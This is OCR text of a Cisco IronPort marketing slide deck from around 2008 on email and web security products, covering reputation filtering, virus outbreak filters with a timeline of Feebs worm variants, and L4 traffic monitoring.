
# SenderBase

*Reputation Filtering vs. Black Lists & White Lists*

| FEATURE | REPUTATION FILTERING | BLACK LISTS & WHITE LISTS |
|---|---|---|
| Accuracy | ● | ◑ |
| Granular Scoring | ● | ○ |
| Tailored Response | ● | ◔ |
| Low Administrative Overhead | ● | ◔ |
| Increased Message Throughput | ● | ◔ |

# The IronPort Story

## Application-Specific Security Gateways




# Multi-Layered Defenses

| | C-Series Email Security | S-Series Web Security |
|---|---|---|
| IN | SenderBase Reputation Filters | Web Reputation Filters |
| | Virus Outbreak Filters | Anti-Malware (Webroot) |
| | A/V (Sophos, McAfee) | Anti-Virus (McAfee) |
| | IronPort Anti-Spam | IronPort URL Filters |
| OUT | Data Loss Prevention | Zombie Detection (L4TM) |
| | Email Encryption | Protocol Enforcement (IM, P2P) |

# IronPort Virus Outbreak Filters

## The First Line of Defense



# How IronPort Virus Outbreak Filters Work

## *Dynamic Quarantine In Action*

### T = 0

–zip (exe) files

### T = 5 mins

-zip (exe) files

-Size 50 to 55 KB.

### T = 10 mins

–zip (exe) files

–Size 50 to 55KB


–“Price” in the name file

Messages Scanned & Deleted

### T = 8 hours

–Release messages if signature update is in place

# Rapid Onset, High Variation




IronPort Virus Outbreak Filters™ is designed for this type of attack

| Sophos Virus Name | Outbreak First Blocked by IronPort | First Signature Published | Virus Outbreak Duration (Hours) |
|---|---|---|---|
| W32/Feebs-Fam | 10/13/2007 4:00 | 10/16/2007 1:49 | 69:49 |
| W32/Feebs-BW | 10/17/2007 4:00 | 10/17/2007 14:36 | 10:36 |
| W32/Feebs-BX | 10/17/2007 4:00 | 10/18/2007 1:52 | 21:52 |
| Mal/Feebs-B | 10/19/2007 8:00 | 10/19/2007 13:19 | 5:19 |
| W32/Feebs-BY | 10/20/2007 1:00 | 10/20/2007 15:25 | 14:25 |
| Mal/Feebs-C | 10/22/2007 4:10 | 10/22/2007 11:17 | 7:07 |

# Integrated L4 Traffic Monitor

***Wire Speed Network Layer Scanning for Malware***

Block or Monitor


Scans **all** 65,536 ports at wire speed

Catches malware attempting to bypass port 80

Tied into IronPort SenderBase

Constantly Auto Updated

Control to exempt sources and/or destinations



# Conclusion

# Conclusion

- Malware spreads faster than AV vendors can produce signatures
- URL Filtering only protects against known sites
- Blacklists (RBL etc.) is static and often requires user interaction
- Senderbase is a dynamic reputation filter with updates every 5 minutes, securing both e-mail and web access.
- Ironport Antispam has an industry proven low false positive rate (1/1.000.000)
- Ironport Virus Outbreak Filter helps companies to combat zero day threats
- Ironport L4TM monitor and blocks for malware trying to access www via non http(s) ports.

# Links

- Cisco Realm (This makes my job look cool ☺)
  http://cisco.com/go/realm
- Senderbase
  http://www.senderbase.org
- Cisco Ironport Threat Operation Center
  http://www.ironport.com/toc/
- Cisco Security Center
  http://tools.cisco.com/security/center/
- Cisco Annual Security Report 2008
  http://www.ironport.com/report/


Visit IronPort at Cisco expo for more information on evaluations, technical inquiries and prices.


CISCO